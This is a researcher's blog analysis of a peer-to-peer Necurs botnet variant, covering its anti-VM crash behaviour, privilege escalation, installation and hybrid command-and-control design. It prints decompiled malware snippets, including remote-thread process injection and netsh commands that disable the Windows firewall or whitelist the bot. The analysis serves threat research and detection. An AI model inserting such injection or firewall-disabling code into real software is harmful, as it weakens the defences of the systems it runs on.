Necurs.P2P – A New Hybrid Peer-to-Peer Botnet


By Marcus Hutchins

Published: 2016-02-22 · Archived: 2026-04-05 19:13:36 UTC

Last week I received a tip about a sample displaying some indication that it could be peer-to-peer (a large amount of UDP traffic being sent to residential IPs), after a couple days of analysis I was able to confirm that not only was it peer-to-peer but also currently active. The person who tipped me off was friend and researcher R136a1 who seems to be on a roll lately (not only did he find this, but was also the one who found ZeroAccess3 as well as the identities of the authors), you should definitely follow him if you haven't already.After a bit of searching I was able to find a SANS blog post from May 2015 about a Necurs sample with similarities to ours; however, there was no mention of what the UDP traffic was for. I was also able to find a much older post by blue coat from September 2013 which detailed a Necurs variant using .bit (Namecoin) domains for the C&C. I'm not 100% certain, but I believe this to be a variant of the original Necurs, that is, before the rootkit was sold to groups like the one behind Zeus GameOver.

Installation Process

Upon install…



…nevermind.

After a quick check we can see that the cause of the BSOD is anti-virtualization code embedded with the malware, though the way it's caused is strange. Upon detection of a virtual environment, the malware begins injecting all processes with a simple routine which sets up an exception handler and executes the VMCPUID.

```
v1 = (HANDLE)IsVM();
if ( v1 )
{
  v1 = OpenProcess(0x1F0FFFu, 0, dwProcessId);
  v2 = v1;
  if ( v1 )
  {
    lpStartAddress = (LPTHREAD_START_ROUTINE)VirtualAllocEx(v1, 0, 0x80u, 0x3000u, 4u);
    WriteProcessMemory(v2, lpStartAddress, vmcpuid_routine, 0x80u, 0);
    v4 = GenRandom(0x64u, 0xC8u);
    Sleep(v4);
    CreateRemoteThread(v2, 0, 0, lpStartAddress, 0, 0, 0);
    v1 = (HANDLE)CloseHandle(v2);
  }
}
```

What's interesting is the VMCPUID instruction is only implemented on some virtual machines and will return the VM's CPUID, if unimplemented it will generate an invalid instruction exception which will need to be caught by an exception handler. When the function is injected into every process it is unable to set up a correct exception handler because the exception context is stored in the .rdata section of the bot's process and isn't copied along with the function; as a result, if the system is detected as a VM but doesn't implement VMCPUID every process will crash and the system will BSOD. My guess is the coders were trying to implement some kind of injectable VM check but it kept crashing the VM, so they just left it as an obscure anti-virtualization measure (though it shouldn't crash any VMs that implement the VMCPUID instruction).

Upon successful execution the bot elevates itself using CVE-2010-4398 then copies it's executable to C:Installers{BotGUID}syshost.exe and driver to C:Drivers{RandomName}.sys. The executable is set as an auto-start service and the driver is set as a boot device (if required, the bot will enable TESTSIGNING mode to allow loading of unsigned drivers), afterwards the system is rebooted.

After reboot the bot will attempt to use the netsh.exe to whitelist it's own process in the firewall (on Windows XP it will just disable the firewall completely). |

```
if ( VersionInformation.dwMajorVersion < 6 )
{
  ExecuteCommand(L"\"%s\\netsh.exe\" firewall set opmode mode=DISABLE profile=ALL", 0, (unsigned int)&Buffer);
}
else
{
  if ( ExecuteCommand(
         L"\"%s\\netsh.exe\" advfirewall firewall set rule name=\"%s\" dir=%s new action=allow enable=yes profile=any",
         0xEA60u,
         (unsigned int)&Buffer) )
  {
    ExecuteCommand(
      L"\"%s\\netsh.exe\" advfirewall firewall add rule name=\"%s\" dir=%s action=allow enable=yes profile=any",
      0,
      (unsigned int)&Buffer);
  }
  if ( ExecuteCommand(
         L"\"%s\\netsh.exe\" advfirewall firewall set rule name=\"%s\" dir=%s new action=allow enable=yes profile=any",
         0xEA60u,
         (unsigned int)&Buffer) )
  {
    ExecuteCommand(
      L"\"%s\\netsh.exe\" advfirewall firewall add rule name=\"%s\" dir=%s action=allow enable=yes profile=any",
      0,
      (unsigned int)&Buffer);
  }
}
```

| |—| | Attempting to whitelist itself using netsh.exe |

Peer-to-Peer Communication

This C&C structure is something referred to as “hybrid P2P” because commands are sent from centralized C&C servers just like in a regular botnet; however, because new C&C server addresses can be pushed to all bots via the peer-to-peer network at any time, the botnet maintains the usability of a traditional botnet, but with the resilience of a peer-to-peer one.In order to enable P2P communication a random port number is generated and stored into the registry; this port is then bound on both the UDP and TCP protocol allowing P2P communication to work over either, though udp is the most dominant. The bot has over 1000 IP and port combinations stored within the initial config which will be contacted one by one at a rate of one per second until a reply is received, after that the rate is adjusted to one per minute. Strangely before every request a random number from 0 to 4 is chosen: if the number is 0 the bot will attempt to connect to the remote host over TCP, otherwise it will fire off a UDP packet, resulting in a UDP:TCP ratio of around 4:1 (I’m unsure as to what the purpose of this is). |

```
while ( 1 )
{
  readfds.fd_array[0] = s;
  readfds.fd_count = 1;
  v4 = 0;
  do
  {
    if ( readfds.fd_array[v4] == fd )
      break;
    ++v4;
  }
  while ( v4 < 1 );
  if ( v4 == 1 )
  {
    readfds.fd_array[1] = fd;
    readfds.fd_count = 2;
  }
  timeout.tv_sec = request_freqency / 1000u;
  timeout.tv_usec = 1000 * (request_freqency % 1000u);
  ready_sockets = select(0, &readfds, 0, 0, &timeout);
  if ( ready_sockets == -1 )
    return 0;
  if ( GetTickCount() - last_request >= request_freqency )
  {
    SendRequestPacket();
    last_request = GetTickCount();
  }
  if ( ready_sockets )
  {
    if ( __WSAFDIsSet(s, &readfds) )
    {
      fromlen = 16;
      recv_len = recvfrom(s, buf, 65507, 0, &from, &fromlen);
      recv_len_1 = recv_len;
      if ( recv_len <= 0 )
        goto LABEL_27;
      if ( (unsigned int)recv_len >= 0xC )
      {
        payload_hash = decrypt(&payload_flags, recv_len - 8, *(_DWORD *)buf + dword_410F00);
        if ( payload_hash == hash && payload_flags >> 4 == recv_len_1 - 0xC && (payload_flags & 0xF) < 2 )
        {
          if ( payload_flags & 0xF )
          {
            if ( (payload_flags & 0xF) != 1 )
              goto LABEL_23;
            ParsePayload((int)&v15, s, payload_flags >> 4);
          }
          else if ( payload_flags >> 4 == 17 )
          {
            SendPayload((int)&v15, s, &from);
          }
        }
      }
    }
    else
    {
LABEL_23:
      if ( __WSAFDIsSet(fd, &readfds) )
      {
        v9 = (void *)accept(fd, 0, 0);
        v10 = (SOCKET)v9;
        if ( v9 == (void *)-1 )
          goto LABEL_27;
        if ( !QueueUserWorkItem(TCPHandler, v9, 0x10u) )
        {
          closesocket(v10);
LABEL_27:
          Sleep(0x64u);
        }
      }
    }
  }
}
```

| |—| | P2P protocol handling routine |

All peers reply to requests with a payload signed by the botmaster's 2048-bit RSA key (preventing anyone other than them from introducing new response payloads). P2P payloads can contain any or all of 3 block types:

- DNS Block – A list of Namecoin DNS servers which will allow the bot to use Namecoin's .bit domains to resolve C&C servers.
- C&C Block – A list of C&C server IPs.
- Update Block – Allows updates to be sent over the P2P network (likely only used in the case that all other C&C methods are offline).

Notably there is no peer exchange functionality in the P2P protocol, which is because instead of trusting peers to share peer information among themselves, the botmasters have opted to generate peer lists themselves and publish them via the C&C server. By distributing peers this way it is easier to prevent poisoning attacks as the list can be

checked for IPs belonging to datacenters or security companies which would likely harm the botnet. The main drawback of this specific implementation is the botmasters send out a huge peer list with ~2000 IPs to replace the previous one each time, so rather than keeping track of online IPs the bots just iterate the peer list until they find an online peer, which generates a lot of failed connections and is a good indicator of infection. If the bot is unable to connect to any peers within 5 minutes of booting up, it begins the DGA routine and starts spamming DNS requests (in my tests it took at least 15 minutes to successfully connect to a peer, so DGA always began execution).

Payloads Storage

Anything downloaded from the C&C or P2P network gets stored in the temp folder with a UUID for the file name and .tmp for the extension; the UUID is generated by SHA1 hashing the bot identifier with a static 64-bit integer (used to identify the content of the file). |

```
result = CryptCreateHash(hProv, 0x8004u, 0, 0, &phHash);
if ( result )
{
  if ( CryptHashData(phHash, &qword_4103D0, 8u, 0)
    && CryptHashData(phHash, pbData, 20u, 0)
    && CryptGetHashParam(phHash, 2u, v5, &pdwDataLen, 0)
    && pdwDataLen == 20
    && GetTempPathW(0x104u, &Buffer)
    && !sub_40169D(Dest, a3, L"%s%08x-%04x-%04x-%04x-%08x%04x.tmp", &Buffer, *(_DWORD *)v5, v6, v7, v8, v9, v10) )
  {
    v12 = 1;
  }
  CryptDestroyHash(phHash);
  result = v12;
}
```

| |—| | File name generator |

Files are encrypted with RC4 using a key derived with the same function as above, except a randomly generated variables is hashed alongside the data and then stored at the end of the file, making generating file signatures impossible.

Source: https://www.malwaretech.com/2016/02/necursp2p-hybrid-peer-to-peer-necurs.html